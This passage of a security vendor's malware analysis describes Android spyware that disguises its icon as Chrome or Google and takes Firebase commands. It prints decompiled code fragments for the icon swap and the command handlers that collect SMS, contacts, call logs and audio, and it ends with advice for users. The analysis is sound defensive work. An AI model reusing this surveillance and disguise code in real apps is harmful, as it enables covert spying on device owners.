        if(v5_2 == alias3) {
            PackageManager pkg = this.getPackageManager();
            a.checknull(pkg, "packageManager");
            this.changeIcon(alias3, pkg);
            f.setPrefsValue(this.getApplicationContext(), "SETTING_APP_ICON_NAME", d.a.a.e.a.YoutubeLauncherAlias);
        }

        Alias v5_4 = Alias.valueOf(String.valueOf(this.iconname));
        Alias alias4 = Alias.d;
        if(v5_4 == alias4) {
            PackageManager pkg = this.getPackageManager();
            a.checknull(pkg, "packageManager");
            this.changeIcon(alias4, pkg);
            f.setPrefsValue(this.getApplicationContext(), "SETTING_APP_ICON_NAME", d.a.a.e.a.GoogleLauncherAlias);
        }

        StringUtils.StringtoStringBuilder(StringUtils.toStringBuilder("icon_name: "), this.iconname, "ChangeAppIconService");
    }
}
```

Once this happens, the next time the spyware app is opened, the spyware opens the real app whose disguise it wears, i.e., it opens Chrome if it disguises itself as Chrome, thereby giving an illusion to the user that the app is legit.




The spyware app icon appears as “App Updates” before the change…




…and afterward takes on the icon of the Chrome browser, and launches that app when the user clicks the icon.

The apps contain a text string, in the Arabic language, that they send to the command and control server when the icon has been changed. These strings are present in these new versions of the malware.


> تم تغيير الأيقونة

We also found that it tried to install its own version of Botim from the application's assets – a functionality we believe was meant for future versions, as the samples did not contain (or try to download) any Botim APK file.

Each functionality of the spyware has a command associated with it. The commands are received via Firebase messaging, and the spyware performs the corresponding function as and when instructed.

```
else if(map.containsKey("command")) {
    v1.command = (String)map.get("command");
    h.requestid = (String)map.get("request_id");
    v1.requesttype = (String)map.get("request_type");
    StringUtils.StringtoStringBuilder(StringUtils.toStringBuilder("command: "), v1.command, h.h_str);
    StringUtils.StringtoStringBuilder(StringUtils.toStringBuilder("request_id: "), h.requestid, h.h_str);
    if(v1.command.equals("JW-C002")) {
        intent = new Intent(ctx, SMSService.class);
        intent.putExtra("command", v1.command);
        intent.putExtra("request_id", h.requestid);
        ctx.startService(intent);
    }
    else if(v1.command.equals("JW-C001")) {
        intent = new Intent(ctx, ContactsService.class);
        intent.putExtra("command", v1.command);
        intent.putExtra("request_id", h.requestid);
        ctx.startService(intent);
    }

    if(v1.command.equals("JW-C020")) {
        intent = new Intent(ctx, CallLogService.class);
        intent.putExtra("command", v1.command);
        intent.putExtra("request_id", h.requestid);
        ctx.startService(intent);
        return;
    }
    else {
        if(v1.command.equals("JW-C003")) {
            intent = new Intent(ctx, InstalledApplicationsService.class);
            intent.putExtra("command", v1.command);
            intent.putExtra("request_id", h.requestid);
            ctx.startService(intent);
            return;
        }

        String v6 = "JW-C004";
        String v7 = "JW-C035";
        String v11 = "JW-C009";
        if(v1.command.equals("JW-C004")) {
            if(b.a(ctx, "android.permission.RECORD_AUDIO") == 0) {
                h.a(ctx, ((String)map.get("recorder_start")), ((String)map.get("recorder_end")));
                return;
            }

            v0_5 = h.requestid;
            v2_2 = "صلاحية المايك غير ممنوحة، لم تتم جدولة التسجيل!";
            v17 = "5";
```

The live C2 servers posed as websites for Laravel – a web application framework.




C2 website posed as website for Laravel (a web application framework)

Yet many of the functionalities of the spyware remain unchanged. The app does the following things:

- Collects SMS, contacts, call logs
- Collects images and documents
- Recording audio, incoming and outgoing calls, including WhatsApp calls
- Taking screenshots and recording video of the screen
- Taking pictures using the camera
- Hiding its own icon
- Reading notifications from WhatsApp, Facebook, Facebook Messenger, Telegram, Skype, IMO Messenger, or Signal
- Canceling notifications from built-in security apps (such as Samsung SecurityLogAgent, Xiaomi MIUI SecurityCenter, Huawei SystemManager), as well as from Android system apps, package Installer, and its own notifications


Internal logging shows the app writing out the contents of the contact list, call logs, and SMS messages to a Zip archive it later uploads to its C2

## Don’t be a spyware victim

To avoid falling prey to such malicious apps, users should only install apps from trusted sources such as Google Play. Updating Android OS and applications should be done via Android Settings and Google Play respectively, instead of relying on a third-party app.

Users should be particularly wary of apps asking for sensitive permissions such as device admin, notification access, or those requiring superuser/root access. Users can view the apps currently having device admin and notification access permissions by browsing to Settings and searching for “Device admin apps” and “Notification access” respectively.

## Detections and acknowledgments

We also advise users to consider installing an antivirus app on their mobile device such as Sophos Intercept X for Mobile that defends their device and data from such threats. SophosLabs has published indicators of compromise on its Github page. These samples are detected by Sophos Intercept X for Mobile as **Andr/Spy-BFI**.

SophosLabs would like to acknowledge that @malwrhunterteam initially alerted us to some of the samples in this post. Andrew Brandt conducted additional research for this article.